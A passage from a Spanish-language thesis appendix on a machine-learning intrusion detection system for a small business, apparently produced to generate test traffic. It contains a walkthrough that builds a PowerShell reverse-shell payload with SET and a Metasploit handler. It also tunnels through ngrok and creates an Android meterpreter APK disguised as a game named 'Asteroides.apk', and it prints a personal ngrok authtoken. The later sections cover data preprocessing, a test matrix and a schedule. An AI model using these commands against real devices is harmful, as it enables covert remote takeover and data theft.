2) Powershell Reverse Shell
3) Powershell Bind Shell
4) Powershell Dump SAM Database

99) Return to Main Menu

set:powershell>1
```

**Figura 22** Selección de la opción Shellcode Injector PowerShell Alphanumeric



En este proceso se verifica la dirección IP de Kali Linux, tal como se demuestra en la figura.

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.15 netmask 255.255.255.192 broadcast 192.168.1.63
    inet6 fe80::20c:29ff:fe43:ea84 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:43:ea:84 txqueuelen 1000 (Ethernet)
    RX packets 91 bytes 9593 (9.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 247 bytes 23353 (22.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 17 bytes 1009 (1009.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 1009 (1009.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# █

```

*Figura 23 Verificación de la dirección IP de Kali Linux*

En este proceso se ingresa la dirección IP de Kali Linux y el puerto en el PowerShell, tal como se demuestra en la figura.

```

set:powershell>1
set> IP address for the payload listener (LHOST): 192.168.1.15
set:powershell> Enter the port for the reverse [443]:443
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[*] If you want the powershell commands and attack, they are exported to /root/.
set/reports/powershell/
set> Do you want to start the listener now [yes/no]: :

```

*Figura 24 Ingreso de la dirección IP de Kali Linux en el PowerShell y el puerto*

En este proceso se tiene creado el virus PowerShell, tal como se demuestra en la figura.

```
[*] Processing /root/.set/reports/powershell/powershell.rc for ERB directives.
resource (/root/.set/reports/powershell/powershell.rc)> use multi/handler
resource (/root/.set/reports/powershell/powershell.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/reports/powershell/powershell.rc)> set LPORT 443
LPORT => 443
resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 0.0.0.0:443
msf exploit(multi/handler) > 
```

*Figura 25 Archivo PowerShell listo para ser activado*

Una vez creado el virus PowerShell se accede a la ruta donde se encuentra almacenado, tal como se demuestra en la figura.

```
root@kali:~# cd /root/.set/reports/powershell/
root@kali:~/set/reports/powershell# ls
powershell.rc  x86_powershell_injection.txt
```

*Figura 26 Acceso a la ruta del archivo virus*

En este proceso se procede a copiar el virus al escritorio de Kali Linux, tal como se demuestra en la figura.

```
root@kali:~/set/reports/powershell# ls
powershell.rc  x86_powershell_injection.txt
root@kali:~/set/reports/powershell# cp /root/.set/reports/powershell/x86_powershell_injection.txt /root/Desktop/
root@kali:~/set/reports/powershell# 
```

*Figura 27 Copia del Archivo Virus al Escritorio de Kali Linux*

## Evidencias del ataque de puerta trasera WAN

Se descomprime Ngrok-stable-linux-amd64

```
root@kali:~# cd /root/Desktop/
root@kali:~/Desktop# ls
GRAVACION.pcapng  mount-shared-folders.sh  ngrok-stable-linux-amd64.zip  x86_powershell_injection.bat
root@kali:~/Desktop# 
```

*Figura 28 Ejecuta Ngrok*

Luego se instala Ngrok en Kali escribiendo el siguiente comando ngrok.authtoken (código de autenticación) que se genera cuando se ingresa a nuestra cuenta.

```
root@kali:~/Desktop# ./ngrok authtoken 1X0RBaTSY0s72jWCoa2GsEPTEJd_81CHnDwtRzEdJ
JDAuuWsa
Authtoken saved to configuration file: /root/.ngrok2/ngrok.yml
root@kali:~/Desktop#
```

*Figura 29 Conectarse a authtoken*

Luego de instalar Ngrok se crea el primer túnel de http con el comando Ngrok http 4040 automáticamente nos aparece esto.

```
ngrok by @inconshreveable (Ctrl+C to quit)

Session Status      online
Account             Dayanna Banchon Heleno (Plan: Free)
Version             2.3.35
Region              United States (us)
Web Interface       http://127.0.0.1:4040
Forwarding           tcp://0.tcp.ngrok.io:14507 -> localhost:4444

Connections         ttl    opn    rt1    rt5    p50    p90
                   0      0      0.00   0.00   0.00   0.00
```

*Figura 30 Ngrok tcp y http*

A continuación se crea un tunel con el puerto 444 con el comando siguiente:

```
root@kali:~/Desktop# ./ngrok tcp 4444
```

*Figura 31 Puerto tcp 4444*

A continuación se realiza un ataque con msfvenom con Backdoor. En este caso ya tenemos tcp.ngrok.io:14507. Generamos nuestra APK con el tcp: 14507. Abrimos otra terminal para generar nuestra apk con la siguiente línea msfvenom-p Android /meterpreter/reverse-tcp LHOST=0.tcp.ngrok.io LPORT=14507.

```
root@kali:~# msfvenom android/meterpreter/reverse_tcp lhost=tcp.ngrok.io port=14
507 R > Asteroides.apk
```

*Figura 32 Línea para crear archivo con msfvenom*

Una vez obtenido la dirección de localhost y el puerto mediante la herramienta Ngrok, se procede a setear dicha dirección IP local de Kali Linux con su respectivo puerto, para el acceso a la información almacenada en el dispositivo móvil Android desde la red WAN.

```
=[ metasploit v4.16.38-dev ]
+ -- --=[ 1734 exploits - 991 auxiliary - 300 post ]
+ -- --=[ 509 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
resource (/root/.set//meta_config)> set LHOST 0.tcp.ngrok.io
LHOST => 0.tcp.ngrok.io
resource (/root/.set//meta_config)> set LPORT 14507
LPORT => 14507
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[-] Exploit failed: The following options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) > 
```

**Figura 33** *Metasploit*

## Anexo 2

### Algoritmos

Se realizó debidamente la transformación, limpieza y modificación de las variables a procesos numéricos para así el algoritmo entienda la data.

El algoritmo cambia la variable fecha en valor numérico como se muestra en la figura.

```
In [403]: pd.unique(data['FECHA'])# clasificamos los dias para tener un mejor control de la dataset
```

```
Out[403]: array(['02/06/2020', '02/04/2020', ' 02/04/2020 ', ' 02/04/2020 ',  
                '01/17/2020 ', '01/17/2020', '01/17/2020 ', ' 01/17/2020 ',  
                ' 01/17/2020', '01/16/2020 ', '01/16/2020', '01/08/2020',  
                '02/12/2020', '04/12/2020', '12/02/2020', '02/13/2020 ',  
                '02/13/2020', '02/13/2020 ç'], dtype=object)
```

```
In [404]: categorias = {'02/06/2020' : '6',  
                        '02/04/2020' : '4',  
                        ' 02/04/2020 ' : '4',  
                        ' 02/04/2020 ' : '4',  
                        '01/17/2020 ' : '17',  
                        '01/17/2020' : '17',  
                        '01/17/2020 ' : '17',  
                        ' 01/17/2020 ' : '17',  
                        ' 01/17/2020' : '17',  
                        '01/16/2020 ' : '16',  
                        '01/16/2020' : '16',  
                        '01/08/2020' : '8',  
                        '02/12/2020' : '12',  
                        '04/12/2020' : '12',  
                        '12/02/2020' : '2',  
                        '02/13/2020 ' : '13',  
                        '02/13/2020' : '13',  
                        '02/13/2020 ç' : '13',}  
data['FECHA'] = data['FECHA'].map(categorias)  
data.head()
```

```
Out[404]:
```

	FECHA	HORA	PRI	PROT	CLASS	Src	Sport	Dst	Dport
0	6	22:47:22	3	TCP	Generic Protocol Command Decode	162.208.119.40	4036	192.168.1.20	443
1	4	18:45:42	3	TCP	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.13	51354
2	4	18:44:22	3	TCP	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.13	51348
3	4	18:43:22	3	TCP	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.13	51343
4	4	18:42:52	3	TCP	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.13	51342

**Figura 1** Variable fecha



El algoritmo cambia la variable protocolo en valor numérico como se muestra en la figura.

```
In [405]: pd.unique(data['PROT'])# clasificamos los días para tener un mejor control de la dataset
```

```
Out[405]: array(['TCP', 'UDP'], dtype=object)
```

```
In [406]: categoria = {'TCP' : '1', 'UDP' : '2'}
data['PROT'] = data['PROT'].map(categoria)
data.head()
```

```
Out[406]:
```

	FECHA	HORA	PRI	PROT	CLASS	Src	Sport	Dst	Dport
0	6	22:47:22	3	1	Generic Protocol Command Decode	162.208.119.40	4036	192.168.1.20	443
1	4	18:45:42	3	1	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.13	51354
2	4	18:44:22	3	1	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.13	51348
3	4	18:43:22	3	1	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.13	51343
4	4	18:42:52	3	1	Generic Protocol Command Decode	192.168.1.20	80	192.168.1.13	51342

**Figura 2** Variable protocolo

El algoritmo cambia la variable class en valor numérico como se muestra en la figura.

```
In [407]: pd.unique(data['CLASS'])# clasificamos los días para tener un mejor control de la dataset
```

```
Out[407]: array(['Generic Protocol Command Decode',
'Potential Corporate Privacy Violation',
'A Network Trojan was Detected', 'Misc Attack'], dtype=object)
```

```
In [408]: categoria = {'Generic Protocol Command Decode' : '1',
'Potential Corporate Privacy Violation' : '2',
'A Network Trojan was Detected' : '3',
'Misc Attack' : '4'}

data['CLASS'] = data['CLASS'].map(categoria)
data.head()
```

```
Out[408]:
```

	FECHA	HORA	PRI	PROT	CLASS	Src	Sport	Dst	Dport
0	6	22:47:22	3	1	1	162.208.119.40	4036	192.168.1.20	443
1	4	18:45:42	3	1	1	192.168.1.20	80	192.168.1.13	51354
2	4	18:44:22	3	1	1	192.168.1.20	80	192.168.1.13	51348
3	4	18:43:22	3	1	1	192.168.1.20	80	192.168.1.13	51343
4	4	18:42:52	3	1	1	192.168.1.20	80	192.168.1.13	51342

**Figura 3** Variable clase

El algoritmo cambia la variable Src en valor numérico como se muestra en la figura.

```
In [409]: pd.unique(data['Src'])# clasificamos los dias para tener un mejor control de la dataset
Out[409]: array(['162.208.119.40', '192.168.1.20', '192.168.1.5', '192.168.30.15',
                '181.199.39.181', '60.191.38.78'], dtype=object)

In [410]: categoria = {'162.208.119.40' : '1',
                        '192.168.1.20' : '2',
                        '192.168.1.5' : '3',
                        '192.168.30.15' : '4',
                        '181.199.39.181' : '5',
                        '60.191.38.78' : '6',
                        }
data['Src'] = data['Src'].map(categoria)
data.head()
```

**Figura 4** Variable dirección IP de origen

El algoritmo cambia la variable Dst en valor numérico como se muestra en la figura.

```
In [411]: pd.unique(data['Dst'])# clasificamos los dias para tener un mejor control de la dataset
Out[411]: array(['192.168.1.20', '192.168.1.13', '192.168.1.5', '192.168.1.9',
                '17.253.53.208', '192.168.20.5', '192.168.30.15', '192.168.1.7'],
                dtype=object)

In [412]: categoria = {'192.168.1.20' : '1',
                        '192.168.1.13' : '2',
                        '192.168.1.5' : '3',
                        '192.168.1.9' : '4',
                        '17.253.53.208' : '5',
                        '192.168.20.5' : '6',
                        '192.168.30.15' : '7',
                        '192.168.1.7' : '8',
                        }
data['Dst'] = data['Dst'].map(categoria)
data.head()

Out[412]:
```

	FECHA	HORA	PRI	PROT	CLASS	Src	Sport	Dst	Dport
0	6	22:47:22	3	1	1	1	4036	1	443
1	4	18:45:42	3	1	1	2	80	2	51354
2	4	18:44:22	3	1	1	2	80	2	51348
3	4	18:43:22	3	1	1	2	80	2	51343
4	4	18:42:52	3	1	1	2	80	2	51342

**Figura 5** Variable dirección ip de destino

Con el drop se puede eliminar una variable del set de datos como se muestra en la figura en este caso se eliminó la Hora una vez que se elimine ya no aparecerá en la set de datos.

```
In [413]: data = data.drop(["HORA"],1)#ELIMINA HORA DEL DATAFRAME
data
```

Out[413]:

	FECHA	PRI	PROT	CLASS	Src	Sport	Dst	Dport
0	6	3	1	1	1	4036	1	443
1	4	3	1	1	2	80	2	51354
2	4	3	1	1	2	80	2	51348
3	4	3	1	1	2	80	2	51343
4	4	3	1	1	2	80	2	51342
...	...	...	...	...	...	...	...	...
994	13	3	1	1	2	80	8	53941
995	13	3	1	1	2	80	8	53941
996	13	3	1	1	2	80	8	53941
997	13	3	1	1	2	80	8	53941
998	13	3	1	1	2	80	8	53941

*Figura 6 Se elimina la variable hora con drop*

Y head y X head me muestra los N valores primeros de la data en este caso.

```
In [646]: Y.head()
```

```
Out[646]: 0    1
1    1
2    1
3    1
4    1
Name: CLASS, dtype: int32
```

```
In [647]: X.head()
```

```
Out[647]:
```

	FECHA	CLASS	Src	Sport	Dst	Dport	PROT
0	6	1	1	4036	1	443	1
1	4	1	2	80	2	51354	1
2	4	1	2	80	2	51348	1
3	4	1	2	80	2	51343	1
4	4	1	2	80	2	51342	1

*Figura 7 Función head*



**Anexo 3**  
**Matriz de Prueba**

#	Requerimiento	Descripción	Resultado esperado
1	Instalación del sistema operativo PFSENSE	Se procedió a virtualizar el sistema operativo PFSENSE a través de VMWARE WORK STATION	Que se confirme la instalación del sistema
2	Instalación del IDS Suricata	Dentro de las opciones del PFSENSE se procedió con la descarga e instalación del paquete Suricata agregándole la función de IDS al UTM.	Ingreso y Funcionamiento del sistema.
3	Configuración de Políticas de detección de ataques en el IDS Suricata	Se procedió a configurar políticas de detección de ataques en el UTM PFSENSE dentro de las interfaces LAN y WAN para la verificación de intrusiones internas y externas	Constancias de las políticas.
4	Pruebas de ataques de puerta trasera en redes de área local	Mediante la configuración de políticas de detección de ataques en el UTM PFSENSE este procede a verificar el tipo de intrusión que se está ejecutando, generando una alerta	Que el usuario verifique la simulación de ataques mediante la opción Alertas del IDS.
5	Pruebas de ataques de puerta trasera en redes WAN	EL IDS Suricata ejecuta el mismo proceso de detección de ataques generando alertas cuando intruso intenta tener acceso a la red interna de la empresa desde otra red.	Que el usuario verifique la simulación de ataques mediante la opción Alertas del IDS.

### Matriz de Prueba y Aceptación

<b>Nombre del Sistema:</b> UTM PFSENSE-SURICATA			<b>Fecha:</b> <b>Marzo 10, 2020</b>	
<b>Nombre del proyecto</b> Implementación de un Sistema Detector (IDS)de Intrusos basados en el aprendizaje automático de una red PYME				
<b>Realizó las pruebas:</b>			Srta. Dayanna Banchón Heleno	
<b>Revisó las pruebas:</b>			Ing. María José Cobos, Mg.	
<b>#</b>	<b>Requerimiento</b>	<b>Descripción</b>	<b>Resultado esperado</b>	<b>% cumplimiento</b>
1	Instalación del sistema operativo PFSENSE	Se procedió a virtualizar el sistema operativo PFSENSE a través de VMWARE WORK STATION	Confirmación de la instalación del sistema por parte del usuario.	100 %
2	Instalación del IDS Suricata	Dentro de las opciones del PFSENSE se procedió con la descarga e instalación del paquete Suricata agregándole la función de IDS al UTM.	Ingreso y Funcionamiento del sistema.	100 %
3	Configuración de Políticas de detección de ataques en el IDS Suricata	Se procedió a configurar políticas de detección de ataques en el UTM PFSENSE dentro de las interfaces LAN y WAN para la	Constancias de las políticas.	100 %

		verificación de intrusiones internas y externas		
4	Pruebas de ataques de puerta trasera en redes de área local	Mediante la configuración de políticas de detección de ataques en el UTM PFSENSE este procede a verificar el tipo de intrusión que se está ejecutando, generando una alerta	Que el usuario verifique la simulación de ataques mediante la opción Alertas del IDS.	100 %
5	Pruebas de ataques de puerta trasera en redes WAN	EL IDS Suricata ejecuta el mismo proceso de detección de ataques generando alertas cuando intruso intenta tener acceso a la red interna de la empresa desde otra red.	Que el usuario verifique la simulación de ataques mediante la opción Alertas del IDS.	100 %



**Aprobado por:**  
**Ing. María J. Cobos**  
**Tutor**

## Cronograma del Proyecto

		Nombre	Duración	Inicio	Terminado	Pre...	Nombres del Recurso	v
1		<b>Proyecto de Titulación - Im...</b>	<b>6,5 days?</b>	<b>14/10/19 8:00</b>	<b>22/10/19 1...</b>		<b>Srt. Dayanna Banchon</b>	
2		Actividades Preliminares	1 day?	14/10/19 8:00	14/10/19 17:00			
3		Recepcion del Tema para Titul...	0,5 days	15/10/19 8:00	15/10/19 13:00	2		
4		Busqueda de empresa PYME	2 days	15/10/19 13:00	17/10/19 13:00	3		
5		Entrevistas posibles PYMES cli...	2 days	17/10/19 13:00	21/10/19 13:00	4		
6		Definición de empresa elegida	1 day	21/10/19 13:00	22/10/19 13:00	5		
7		<b>Capítulo 1</b>	<b>29 days?</b>	<b>22/10/19 13:00</b>	<b>2/12/19 13:...</b>			
8		Capítulo 1 - Entrevistas con lo...	1 day?	22/10/19 13:00	23/10/19 13:00	6		
9		Capítulo 1 - Redacción del Plan...	2 days	23/10/19 13:00	25/10/19 13:00	8		
10		Capítulo 1 - Planteamiento del ...	1 day	25/10/19 13:00	28/10/19 13:00	9		
11		Capítulo 1 - Formulación del pr...	2 days	28/10/19 13:00	30/10/19 13:00	10		
12		Capítulo 1 - Sistematización de...	1 day	30/10/19 13:00	31/10/19 13:00	11		
13		Capítulo 1 - Objetivo de estudio	2 days	31/10/19 13:00	4/11/19 13:00	12		
14		Capítulo 1 - Objetivos	2 days	4/11/19 13:00	6/11/19 13:00	13		
15		Capítulo 1 - Objetivo General	2 days	6/11/19 13:00	8/11/19 13:00	14		
16		Capítulo 1 - Objetivo Específicos	2 days	8/11/19 13:00	12/11/19 13:00	15		
17		Capítulo 1 - Justificación	3 days	12/11/19 13:00	15/11/19 13:00	16		
18		Capítulo 1 - Delimitación	3 days	15/11/19 13:00	20/11/19 13:00	17		
19		Capítulo 1 - Alcance	3 days	20/11/19 13:00	25/11/19 13:00	18		
20		Capítulo 1 - Premisa de la Inve...	2 days	25/11/19 13:00	27/11/19 13:00	19		
21		Capítulo 1 - Operacionalización	2 days	27/11/19 13:00	29/11/19 13:00	20		
22		Sesion de Tutoria #1 - Revisio...	1 day	29/11/19 13:00	2/12/19 13:00	21	Srt. Dayanna Banchon;Ing. ...	
23		<b>Capítulo 2</b>	<b>37 days?</b>	<b>25/11/19 8:00</b>	<b>14/01/20 1...</b>			
24		Capítulo 2 - Antecedentes	4 days	25/11/19 8:00	28/11/19 17:00			
25		Capítulo 2 - Marco Conceptual	2 days	29/11/19 8:00	2/12/19 17:00	24		
26		Capítulo 2 - Métodos de ataqu...	1 day	4/12/19 8:00	4/12/19 17:00	25		
27		Capítulo 2 - Marco Teórico	1 day	5/12/19 8:00	5/12/19 17:00	26		
28		Capítulo 2 - Sistemas detector...	1 day	6/12/19 8:00	6/12/19 17:00	27		
29		Capítulo 2 - Tipos de actividad...	1 day	9/12/19 8:00	9/12/19 17:00	28		
30		Capítulo 2 - Tipos de sistemas ...	1 day	10/12/19 8:00	10/12/19 17:00	29		
31		Capítulo 2 -IDS basados en fir...	1 day	12/12/19 8:00	12/12/19 17:00	30		
32		Capítulo 2- UTM que cumplen c...	1 day	13/12/19 8:00	13/12/19 17:00	31		
33		Capítulo 2 - Tipos de ataques ...	2 days	16/12/19 8:00	17/12/19 17:00	32		
34		Capítulo 2 - Procesos de recon...	1 day	18/12/19 8:00	18/12/19 17:00	33		
35		Capítulo 2 - Selección del IDS	1 day	19/12/19 8:00	19/12/19 17:00	34		
36		Capítulo 2 - Tabla comparativa...	2 days	20/12/19 8:00	23/12/19 17:00	35		
37		Capítulo 2 - Ataques que ejec...	2 days	24/12/19 8:00	25/12/19 17:00	36		
38		Capítulo 2 - Lenguaje de progr...	1 day	26/12/19 8:00	26/12/19 17:00	37		
39		Capítulo 2 - Aprendizaje Auto...	2 days	27/12/19 8:00	30/12/19 17:00	38		
40		Capítulo 2 - Minería de Datos	1 day	31/12/19 8:00	31/12/19 17:00	39		
41		Capítulo 2 - Modelo Predictivo ...	1 day	1/01/20 8:00	1/01/20 17:00	40		
42		Capítulo 2 - Aprendizaje Auto...	1 day	2/01/20 8:00	2/01/20 17:00	41		
43		Capítulo 2 - Tipos de modelos ...	1 day	3/01/20 8:00	3/01/20 17:00	42		
44		Capítulo 2 - Aprendizaje Super...	1 day	6/01/20 8:00	6/01/20 17:00	43		
45		Capítulo 2 - Aprendizaje no Su...	1 day	7/01/20 8:00	7/01/20 17:00	44		
46		Capítulo 2 - Marco Legal	1 day	8/01/20 8:00	8/01/20 17:00	45		
47		Capítulo 2 - Código Orgánico I...	1 day	9/01/20 8:00	9/01/20 17:00	46		
48		Implementacion del UTM PFSE...	2 days	10/01/20 8:00	13/01/20 17:00	47		
49		Seccion de Tutoria #2 Revisio...	1 day?	14/01/20 8:00	14/01/20 17:00	48	Srt. Dayanna Banchon;Ing. ...	

50		<b>Capítulo 3</b>	<b>23,125 d...</b>	<b>13/01/20 8:00</b>	<b>13/02/20 9:...</b>	
51		Capítulo 3 - Diseño de la red	1 day	13/01/20 8:00	13/01/20 17:00	
52		Capítulo 3 - Implementación d...	1 day	14/01/20 8:00	14/01/20 17:00	51
53		Capítulo 3 - Recolección y aná...	1 day	15/01/20 8:00	15/01/20 17:00	52
54		Capítulo 3 - Análisis de la data	1 day	16/01/20 8:00	16/01/20 17:00	53
55		Capítulo 3 - Aplicación del algo...	0,5 days	17/01/20 8:00	17/01/20 13:00	54
56		Capítulo 3 - Diseño de la inves...	0,25 days	17/01/20 13:00	17/01/20 15:00	55
57		Capítulo 3 - Modelidad de la in...	0,25 days	17/01/20 15:00	17/01/20 17:00	56
58		Capítulo 3 - Tipos de investiga...	0,25 days	20/01/20 8:00	20/01/20 10:00	57
59		Capítulo 3 - Métodos de invest...	0,375 days	20/01/20 10:00	20/01/20 14:00	58
60		Capítulo 3 - Población y Muestra	0,375 days	20/01/20 14:00	20/01/20 17:00	59
61		Capítulo 3- Técnicas e instrum...	0,375 days	21/01/20 8:00	21/01/20 11:00	60
62		Capítulo 3 -Técnicas document...	0,375 days	21/01/20 11:00	21/01/20 15:00	61
63		Capítulo 3 - Validación hipótesis	0,375 days	21/01/20 15:00	22/01/20 9:00	62
64		Seccion de Tutoria #3 Revisio...	1 day?	22/01/20 9:00	23/01/20 9:00	63 Srt. Dayanna Banchon;Ing. ...
65		Simulacion de ataques a al red...	1 day?	23/01/20 9:00	24/01/20 9:00	64
66		Ataque nivel LAN	3 days	24/01/20 9:00	29/01/20 9:00	65
67		Ataque nivel WAN	5 days	29/01/20 9:00	5/02/20 9:00	66
68		Obtencion de la data	5 days	5/02/20 9:00	12/02/20 9:00	67
69		Seccion de Tutoria #4 Revisio...	1 day?	12/02/20 9:00	13/02/20 9:00	68 Srt. Dayanna Banchon;Ing. ...
70		<b>Capítulo 4</b>	<b>21,5 days?</b>	<b>10/02/20 8:00</b>	<b>10/03/20 1...</b>	
71		Capítulo 4 - Implementación d...	0,25 days?	10/02/20 8:00	10/02/20 10:00	
72		Capítulo 4 - Configuraciones d...	0,25 days	10/02/20 10:00	10/02/20 13:00	71
73		Capítulo 4 - Ataques a la red r...	0,25 days	10/02/20 13:00	10/02/20 15:00	72
74		Capítulo 4 - Registro de alerta...	0,25 days	10/02/20 15:00	10/02/20 17:00	73
75		Capítulo 4 - Inserción de la dat...	0,25 days	11/02/20 8:00	11/02/20 10:00	74
76		Capítulo 4 - Análisis de la data ...	0,25 days	11/02/20 10:00	11/02/20 13:00	75
77		Implementacion de los algoritmos	13 days	11/02/20 13:00	28/02/20 13:00	76
78		Capítulo 4 - Algoritmo K-Vecino...	1 day?	28/02/20 13:00	2/03/20 13:00	77
79		Capítulo 4 - Algoritmo Clusteri...	1 day?	2/03/20 13:00	3/03/20 13:00	78
80		Capítulo 4 - Algoritmo de Árbol...	1 day?	3/03/20 13:00	4/03/20 13:00	79
81		Capítulo 4 - Conclusiones	1 day?	4/03/20 13:00	5/03/20 13:00	80
82		Capítulo 4 - Recomendaciones	1 day?	5/03/20 13:00	6/03/20 13:00	81
83		Capítulo 4 - Anexos y Bibliografía	1 day	6/03/20 13:00	9/03/20 13:00	82
84		Seccion de Tutoria #5 Revisio...	1 day	9/03/20 13:00	10/03/20 13:00	83 Srt. Dayanna Banchon;Ing. ...
85		<b>Sesiones de Tutorias con Re...</b>	<b>21 days?</b>	<b>24/03/20 8:00</b>	<b>21/04/20 1...</b>	<b>Srt. Dayanna Banchon;In...</b>
86		Capítulo 1	2 days	24/03/20 8:00	25/03/20 17:00	
87		Capítulo 2	3 days	26/03/20 8:00	30/03/20 17:00	86
88		Capítulo 3	2 days	1/04/20 8:00	2/04/20 17:00	87
89		Capítulo 4	3 days	3/04/20 8:00	7/04/20 17:00	88
90		Exposicion	1 day?	8/04/20 8:00	8/04/20 17:00	89
91		Desarrollo de matriz de prueba	2 days	9/04/20 8:00	10/04/20 17:00	90
92		Sesiones de Tutorias con la Ge...	0,5 days?	20/04/20 8:00	20/04/20 13:00	91 Srt. Dayanna Banchon;Ing. ...
93		Entrega del documento	1 day?	21/04/20 8:00	21/04/20 17:00	
94		Revison de la Gestora	0,5 days?	21/04/20 8:00	21/04/20 13:00	Srt. Dayanna Banchon;Ing. ...
95		Final del proyecto	1 day?	21/04/20 8:00	21/04/20 17:00	

## Bibliografía

- Almeida, C., & Pincay, J. (2018). IMPLEMENTACION DE UN LABORATORIO DE SEGURIDAD DE INFORMATICA PARA LA REALIZACION DE TECNICAS DE ATAQUE Y DEFENSA (PENTESTING) EN UN AMBIENTE REAL CONTROLADO, UTILIZANDO UNA DISTRIBUCION DE KALI LINUX DENTRO DE LA EMPRESA INDUSTRIAL SIDERURGICA ANDEC S.A. GUAYAQUIL.
- Alonso, J. (2016). ANÁLISIS DE LA PLATAFORMA OSSIM PARA LA ADMINISTRACIÓN DE RED EN LA SEGURIDAD DE COMPUTADORAS, DETECCIÓN Y PREVENCIÓN DE INTRUSOS. Guayaquil.
- Baviera (2016). Técnicas para el análisis del sentimiento en Twitter. *Digitos*.
- Castillo , T. (2018). XATAKA. Obtenido de Una brecha de seguridad en la web de Movistar ha expuesto los datos de millones de clientes:  
<https://www.xataka.com/seguridad/brecha-seguridad-web-movistar-expuso-datos-millones-clientes>
- Del Egido Gande, B. (2017). DETECCION DE COMPORTAMIENTO ANOMALAS EN LA MARCHA DE PEATONES MEDIANTE TECNICAS DE APRENDIZAJE AUTOMATICO. Madrid.
- El País (2019, 10 de octubre). EL PAIS. Obtenido de Los ciberataques a empresas de interés estratégico españolas crecen un 25%:  
[https://elpais.com/tecnologia/2019/10/08/actualidad/1570546489\\_939104.html](https://elpais.com/tecnologia/2019/10/08/actualidad/1570546489_939104.html)
- El Universo. (2017, 12 de mayo). Virus informático ataca a Telefónica y a distintas compañías del mundo.  
<https://www.eluniverso.com/tendencias/2017/05/12/nota/6179830/virus-informatico-ataca-movistar-ecuador-distintas-companias>
- Elejla, O., Belaton, B., Anbar, M. & Alnajjar, A. (2016). Intrusion Detection Systems of ICMPv6-based DDoS attacks. ResearchGate, 12.Hernandez Jimenez, E. (2019). Machine Learning aplicado a la Seguridad. España-Cataluña-Barcelona.
- Hernandez, J. (2019). Machine Learning aplicado a la Seguridad. España-Cataluña-Barcelona.

- Jimenez, L. A. (2016). IMPLEMENTACIÓN DE UN SISTEMA DE SEGURIDAD (IDS/IPS) OPEN SOURCE BASADO EN RASPBERRY PARA LA RED DEL MINISTERIO PUBLICO SEDE PUNO. Arequipa.
- Lancho, A. G. (2017). Sistema de Cortafuegos de Alta Disponibilidad.
- Startuptraining (2018). Un imprescindible: El machine learning aplicado a la ciberseguridad: <https://www.startuptraining.com/un-imprescindible-el-machine-learning-aplicado-a-la-ciberseguridad/>
- Pérez-Gutierrez, B. (2019). Comparación de técnicas de minería de datos para identificar indicios de deserción estudiantil, a partir del desempeño académico.
- Rajkomar, A., Dean, J., & Kohane, I. (2019). Machine Learning in Medicine. The new england journal of medicine, 12.
- Raza, S. S., & Issac, B. (2017). Performance Comparison of Intrusion Detection Systems and Application of Machine Learning to Snort System. 25.
- Robledano, A. (23 de septiembre de 2019). *OpenWebinars*. Obtenido de Qué es Python: Características, evolución y futuro: <https://openwebinars.net/blog/que-es-python/>
- Tejada, D. R. (2016). "Implementación de un servidor IDS para monitoreo de tráfico de red". MÉXICO D.F.
- Tigua, L. A., y Castro, A. G. (2019). "DISEÑO Y SIMULACIÓN DE UNA PLATAFORMA DE APRENDIZAJE VIRTUAL PARA ESTUDIANTES DE EDUCACIÓN PÚBLICA BASADA EN REDES NEURONALES.". Guayaquil.
- Vallejo, C. D., Marcillo, P. S. y Uvidia, M. V. (2018). Sistemas de Prevención de Intrusos (IDS) en la Gestión de la Información. Babahoyo : CIDEPRO.
- Vicente, V. G. (2019). APLICACIÓN DE LA TÉCNICA DE MINERÍA DE DATOS PARA LA PREDICCIÓN DE LA DESERCIÓN ESTUDIANTIL UNIVERSITARIA.